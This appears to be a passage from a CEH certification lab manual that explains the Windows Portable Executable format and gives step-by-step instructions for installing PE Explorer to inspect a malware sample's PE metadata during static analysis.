
The Portable Executable (PE) format is the executable file format used on Windows OSes that stores the information a Windows system requires to manage the executable code. The PE stores metadata about the program, which helps in finding additional details of the file. For instance, the Windows binary is in PE format that consists of information such as time of creation and modification, import and export functions, compilation time, DLLs, and linked files, as well as strings, menus, and symbols.

PE Explorer lets you open, view, and edit a variety of different 32-bit Windows executable file types (also called PE files) ranging from common such as EXE, DLL, and ActiveX Controls to less


familiar types such as SCR (Screensavers), CPL (Control Panel Applets), SYS, MSSTYLES, BPL, DPL, and more (including executable files that run on MS Windows Mobile platform).

Here, we will use the PE Explorer tool to view the PE information of a malware executable file.


1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\PE Extraction Tools\PE Explorer** and double-click **PE.Explorer_setup.exe**.
2. If a **User Account Control** pop-up appears, click **Yes**.
3. Follow the wizard-driven installation steps to install PE Explorer.
4. In the last step of the installation, make sure that the **Launch PE Explorer** option is checked to launch the application automatically; uncheck the **View PE Explorer User's Guide** option and click **Finish**.



- The **PE Explorer** main window appears. Navigate to **File** and click **Open File** from the menu to start exploring executable files. You can drag and drop the file into the PE Explorer window.

